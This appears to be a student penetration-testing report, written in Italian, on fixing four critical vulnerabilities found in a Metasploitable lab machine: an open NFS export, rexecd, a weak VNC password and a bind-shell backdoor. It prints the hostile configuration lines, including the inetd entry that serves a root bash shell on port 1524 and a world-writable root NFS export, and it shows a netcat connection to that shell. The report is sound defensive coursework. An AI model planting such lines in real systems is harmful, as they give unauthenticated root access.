# Valutazione delle Vulnerabilità e azioni di Rimedio

# Epicode - Valutazione delle vulnerabilità Penetration Test

Giuseppe Gigliotti - gius199874@gmail.com

**October 2, 2025**

## Contents

# Riassunto Esecutivo:

In questa attività abbiamo effettuato una scansione completa sul target Metasploitable. Abbiamo scelto 4 vulnerabilità (due viste durante le lezioni) critiche, e abbiamo implementato delle azioni di rimedio. Alla fine dell'implementazione delle azioni di rimedio, abbiamo eseguito nuovamente la scansione sul target e confrontate i risultati con quelli precedentemente ottenuti.

## Scopo del test:

Sono stati aggiunti i seguenti target:

- 192.168.50.101

## In sintesi le vulnerabilità:

Tabelle delle vulnerabilità:

| **Nomi delle vulnerabilità** | **Fattore di rischio** | $\Sigma$ |
|---|---|---|
| NFS Exported Share Information Disclosure | Critico | 10 |
| Rexecd Service Detecion | Critico | 10 |
| VNC Server 'password' Password | Critico | 10 |
| Bind Shell Backdoor Detection | Critico | 10 |
| ———————————— | ———————— | ———— |
| **Totale delle Vulnerabilita'** | | 4 |

# Risultati:

## NFS Exported Share Information Disclosure

**Descrizione:**

Acronimo di Network File System, è un protocollo di rete che permette a computer client di accedere e utilizzare file e directory memorizzati su un server remoto come se fossero locali. Sulla porta 2049 il server NFS remoto sta esportando una o più condivisioni senza limitare l'accesso (in base all'intervallo di hostname, IP o IP).

La soluzione è inserire le opportune restrizioni su tutte le azioni NFS.

**Risoluzione:**

Per verificare la presenza di questa vulnerabilità, dopo la scansione utilizziamo il comando

```
showmount -e 192.168.50.101

Export list for 192.168.50.101:
/ *
```

Per nostra comodotà utilizziamo telnet per connetterci alla macchina target

```
telnet 192.168.50.101
Trying 192.168.50.101...
Connected to 192.168.50.101
Escape character is '^]'
```

Controlliamo il file di configurazione:

```
msfadmin@metasploitable:~$ cat /etc/exports

# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync) hostname2(ro,sync)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt)
# /srv/nfs4/homes  gss/krb5i(rw,sync)
#

/       *(rw,sync,no_root_squash,no_subtree_check)
```

Notiamo che all'ultima riga del file vediamo che tramite il * è permesso di leggere e scrivere da tutti gli host avendo i privilegi di root. Utilizziamo vim per rimuovere la riga pericolosa nel file di configurazione

```
msfadmin@metasploitable:~$ sudo vim  /etc/exports
[sudo] password for msfadmin:
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync) hostname2(ro,sync)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt)
# /srv/nfs4/homes  gss/krb5i(rw,sync)
#

#/      *(rw,sync,no_root_squash,no_subtree_check)
~
~

"/etc/exports" 12L, 368C written
```

Dopo aver svolto il passaggio precedente, ricarichiamo il file di configurazione di NFS

```
msfadmin@metasploitable:~$ sudo exportfs -ra
```

Per verificare che le modifiche e la vulnerabilità sia risolta, torniamo sulla nostra macchina host (kali)

```
msfadmin@metasploitable:~$ exit
logout
Connection closed by foreign host.
```

Utilizziamo il comando utilizzato all'inizio della procedura

```
showmount -e 192.168.50.101
Export list for 192.168.50.101:
```

Notiamo che dall'output resistituito non si visualizza più la vulnerabilità riscontrata precedentemente

**Risorse utilizzate:**

*http://www.tldp.org/HOWTO/NFS-HOWTO/security.html

## Rexecd Service Detecion

**Descrizione:**

Il servizio rexecd è in esecuzione sull'host remoto. Questo servizio è progettato per consentire agli utenti di una rete di eseguire i comandi da remoto. Tuttavia, rexecd non fornisce alcun buon mezzo di autenticazione, quindi può essere abusato da un utente malintenzionato per scansionare un host di terze parti.

**Risoluzione:**

Per verificare la presenza di questa vulnerabilità, dopo la scansione utilizziamo il comando:

```
telnet 192.168.50.101 512
Trying 192.168.50.101...
Connected to 192.168.50.101
Escape character is '^]'
Where are you?
Connection closed by foreign host
```

Per nostra comodotà utilizziamo telnet per connetterci alla macchina target

```
telnet 192.168.50.101
Trying 192.168.50.101...
Connected to 192.168.50.101
Escape character is '^]'
```

Controlliamo se usa inetd

```
msfadmin@metasploitable:~$ grep -i exec /etc/inetd.conf
exec            stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rexecd
```

Controlliamo i processi in ascolto

```
msfadmin@metasploitable:~$ netstat -tulpn | grep :512
(No info could be read for "-p": geteuid()=1000 but you should be root.)
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      -
```

Notiamo che alla penultima riga del file vediamo che si trova il servizio di nome "exec". Utilizziamo vim per rimuovere la riga pericolosa nel file di configurazione

```
msfadmin@metasploitable:~$ sudo vim  /etc/inetd.conf
#<off># netbios-ssn     stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/smbd
telnet          stream  tcp     nowait  telnetd /usr/sbin/tcpd  /usr/sbin/in.telnetd
#<off># ftp             stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/in.ftp
tftp            dgram   udp     wait    nobody  /usr/sbin/tcpd  /usr/sbin/in.tftpd /srv/
shell           stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rshd
login           stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rlogind
# exec          stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rexecd
```

```
ingreslock stream tcp nowait root /bin/bash bash -i
~
~

"/etc/inetd.conf" 8L, 531C written
```

Dopo aver svolto il passaggio precedente, ricarichiamo il file di configurazione di inetd

```
msfadmin@metasploitable:~$ sudo /etc/init.d/openbsd-inetd restart
```

Per verificare che le modifiche e la vulnerabilità sia risolta, torniamo sulla nostra macchina host (kali)

```
msfadmin@metasploitable:~$ exit
logout
Connection closed by foreign host.

telnet 192.168.50.101 512
Trying 192.168.50.101...
Connected to 192.168.50.101.
Escape character is '^]'.
Where are you?
Connection closed by foreign host.
```

Rivediamo lo stesso input di prima quindi torniamo sulla macchina target

```
telnet 192.168.50.101
Trying 192.168.50.101...
Connected to 192.168.50.101.
Escape character is '^]'.
```

Controlliamo i processi in esecuzione, in particolare quelli con inetd

```
msfadmin@metasploitable:~$ ps aux | grep inetd
root      4522  0.0  0.0   2424   864 ?        Ss   02:53   0:00 /usr/sbin/xinetd -pidfi
msfadmin  4808  0.0  0.0   3004   756 pts/1    R+   03:08   0:00 grep inetd
```

Controlliamo i processi in ascolto

```
msfadmin@metasploitable:~$ netstat -tulpn | grep :512
(No info could be read for "-p": geteuid()=1000 but you should be root.)
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      -
```

Forziamo il riavvio eliminando il processo in esecuzione trovato

```
msfadmin@metasploitable:~$ sudo kill -HUP 2424
```

Ricarichiamo il file di configurazione in xinetd

```
msfadmin@metasploitable:~$ sudo /etc/init.d/xinetd restart
 * Stopping internet superserver xinetd
```

```
   ...done.
 * Starting internet superserver xinetd
   ...done.
```

Per verificare che le modifiche e la vulnerabilità sia risolta, torniamo sulla nostra macchina host (kali)

```
msfadmin@metasploitable:~$ exit
Connection closed by foreign host.

telnet 192.168.50.101 512
Trying 192.168.50.101...
telnet: Unable to connect to remote host: Connection refused
```

Il messaggio “Connection refused” significa che il servizio rexecd non è più in ascolto sulla porta 512.

Quindi la vulnerabilità riscontrata precedentemente è stata fixata.

**Risorse utilizzate:**

- https://www.tenable.com/plugins/nessus/10203

## VNC Server ‘password’ Password

**Descrizione:**

Il server VNC in esecuzione sull’host remoto è protetto con una password debole. Nessus è stato in grado di accedere utilizzando l’autenticazione VNC e una password di “password”. Un aggressore remoto e non autenticato potrebbe sfruttarlo per prendere il controllo del sistema.

La soluzione è proteggere il servizio VNC con una password complessa (cambiamo la password).

**Risoluzione:**

Dalla nostra macchina host utilizziamo il tool remina per verificare se esiste questa vulnerabilità

```
remmina
```

Per nostra comodità utilizziamo telnet

```
telnet 192.168.50.101
Trying 192.168.50.101...
Connected to 192.168.50.101.
Escape character is '^]'.
```




Figure 1: Immagine con risultato su remina

Utilizzando le risorse trovate online scopriamo che basta utilizzare il comando vncpasswd avendo i privilegi di amministratore

```
root@metasploitable:~# sudo su
root@metasploitable:/home/msfadmin# cd
root@metasploitable:~# vncpasswd
Using password file /root/.vnc/passwd
Password:
Warning: password truncated to the length of 8.
Verify:
Would you like to enter a view-only password (y/n)? n
root@metasploitable:~# exit
exit
root@metasploitable:~# exit
exit
msfadmin@metasploitable:~$ exit
Connection closed by foreign host.
```

Verifichiamo tramite macchina host con il tool remina, che la procedura sia stata svolta con successo.

```
remina
```

### Risorse utilizzate

https://www.tightvnc.com/vncpasswd.1.php

## Bind Shell Backdoor Detection

**Descrizione:**

Una shell è in ascolto sulla porta remota (porta 1524) senza che sia necessaria alcuna autenticazione. Un utente malintenzionato può utilizzarlo collegandosi alla porta remota e inviando comandi direttamente.

**Risoluzione:**

Per verificare la presenza di questa vulnerabilità, dopo la scansione utilizziamo il comando:

```
nc -v 192.168.50.101 1524
metasploitable [192.168.50.101] 1524 (ingreslock) open
root@metasploitable:/# exit
exit
```

Per nostra comodotà utilizziamo telnet per connetterci alla macchina target

```
telnet 192.168.50.101
Trying 192.168.50.101...
Connected to 192.168.50.101.
Escape character is '^]'.
```

Utilizziamo i privilegi di amministratore per aiutarci nelle ricerche

```
msfadmin@metasploitable:~$ sudo -s
```

Cerchiamo il processo sulla porta scansionata

```
root@metasploitable:~# lsof -i :1524
COMMAND  PID USER   FD   TYPE DEVICE SIZE NODE NAME
xinetd  4505 root   11u  IPv4  12124       TCP *:ingreslock (LISTEN)
```

Utilizzando le risorse del web, riusciamo a trovare il percorso dove si trova il file di configurazione e visualizziamo cosa contiene lo stesso

```
root@metasploitable:~# cat /etc/xinetd.conf

# Simple configuration file for xinetd
#
# Some defaults, and include /etc/xinetd.d/

defaults
{

# Please note that you need a log_type line to be able to use log_on_success
# and log_on_failure. The default is the following :
# log_type = SYSLOG daemon info
```

```
}

includedir /etc/xinetd.d
```

Non trovando nulla nel file precedente continuamo a cercare

```
root@metasploitable:~# cat /etc/xinet.d/

root@metasploitable:~# cat /etc/xinetd.d/
chargen  daytime  discard  echo     time     vsftpd
```

Analizzando tutti i file non troviamo nulla, torniamo a cercare sui processi

```
root@metasploitable:~# lsof -i :1524
COMMAND  PID USER   FD   TYPE DEVICE SIZE NODE NAME
xinetd  4505 root   11u  IPv4  12124       TCP *:ingreslock (LISTEN)
```

Cerchiamo sui file la stringa ingreslock

```
root@metasploitable:~# grep -Er ingreslock /etc

grep: /etc/alternatives/vncpasswd.1.gz: No such file or directory
/etc/services:ingreslock        1524/tcp
/etc/services:ingreslock        1524/udp
grep: warning: /etc/tomcat5.5/tomcat5.5: recursive directory loop

/etc/inetd.conf:ingreslock stream tcp nowait root /bin/bash bash -i
```

Nell'ultima riga notiamo il percorso dove potrebbe essere in esecuzione la nostra vulnerabilità

```
root@metasploitable:~# cat /etc/inetd.conf

#<off># netbios-ssn     stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/smbd
telnet          stream  tcp     nowait  telnetd /usr/sbin/tcpd  /usr/sbin/in.telnetd
#<off># ftp             stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/in.ftp
tftp            dgram   udp     wait    nobody  /usr/sbin/tcpd  /usr/sbin/in.tftpd /srv/
shell           stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rshd
login           stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rlogind
# exec          stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rexecd
ingreslock stream tcp nowait root /bin/bash bash -i
```

Notiamo che all'utlima riga del file vediamo che si trova il servizio in esecuzione. Utilizziamo vim per rimuovere la riga pericolosa nel file di configurazione

```
root@metasploitable:~# vim /etc/inetd.conf

#<off># netbios-ssn     stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/smbd
telnet          stream  tcp     nowait  telnetd /usr/sbin/tcpd  /usr/sbin/in.telnetd
```

```
#<off># ftp             stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/in.ftp
tftp            dgram   udp     wait    nobody  /usr/sbin/tcpd  /usr/sbin/in.tftpd /srv/
shell           stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rshd
login           stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rlogind
# exec          stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rexecd
# ingreslock stream tcp nowait root /bin/bash bash -i
~
~

"/etc/inetd.conf" 8L, 533C written
```

Riavviamo xinetd per applicare le modifiche

```
root@metasploitable:~# sudo /etc/init.d/xinetd restart
 * Stopping internet superserver xinetd
   ...done.
 * Starting internet superserver xinetd
   ...done.
```

Verifichiamo che la porta sia chiusa

```
root@metasploitable:~# sudo netstat -tulpn | grep 1524

root@metasploitable:~# sudo lsof -i :1524
```

Entrambi i comandi non ci restituiscono nessun risultato. Torniamo sulla nostra macchina host

```
root@metasploitable:~# exit
exit
msfadmin@metasploitable:~$ exit
Connection closed by foreign host.
```

Utilizziamo il comando utilizzato all'inizio della procedura

```
nc -v 192.168.50.101 1524
metasploitable [192.168.50.101] 1524 (ingreslock) : Connection refused
```

Il messaggio Connection refused conferma che la porta 1524 non è più accessibile dall'esterno.

**Risorse utilizzate:**

- https://docs.redhat.com/en/documentation/red_hat_enterprise_linux/4/html/reference_guide/s1-tcpwrappers-xinetd-config
- https://www.tenable.com/plugins/nessus/51988

## Conclusioni:

Verificando nei due file lasciati nella directory, si possono notare che tutte e 4 le vulnerabilità sono state fixate.

- Scansione Iniziale
- Scansione Finale